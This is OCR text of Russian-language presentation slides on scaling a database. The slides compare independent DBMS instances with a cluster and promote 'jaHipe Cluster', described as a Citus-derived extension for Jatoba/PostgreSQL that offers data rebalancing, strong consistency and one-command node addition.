
Как масштабировать СУБД?

Почему именно кластер, а не независмые экземпляры СУБД




Как масштабировать СУБД?

Допустим, мы решили масштабировать наше решение самым очевидным способом – поставить несколько независимых серверов и равномерно разделить нагрузку по зонам обслуживания



Как масштабировать СУБД?

Но реальную нагрузку, как правило, нельзя разделить равномерно



Проблемы простого решения


- Чтобы компенсировать неравномерность нагрузки, мы вынуждены закладывать избыточные ресурсы на каждый узел (рост капитальных затрат)
- Либо мы вынуждены вручную балансировать нагрузку между узлами (рост эксплуатационных затрат)
- Проблемы согласованности данных
- Как выполнять аналитические запросы по всем данным?

Как эти проблемы решает кластер jaHipe Cluster

- jaHipe Cluster – расширение Jatoba
- Форк расширения Citus
- Совместимо с классическими (некластерными) инсталяциями Jatoba/PostgreSQL
- При росте нагрузки к работающему кластеру подключаются новые рабочие узлы - простота масштабирования
- Неравномерность нагрузки устраняется балансировкой данных между рабочими узлами
- **Строгая согласованность** данных (нельзя прочитать неактуальные данные)
- Аналитика по всем данным кластера «из коробки»


Кластер jaHipe Cluster

В кластерной реализации наше приложение выглядит так:




Кластер jaHipe Cluster

… увеличиваем нагрузку в 2 раза




Кластер jaHipe Cluster




… добавляем новый рабочий узел одной командой

Кластер jaHipe Cluster



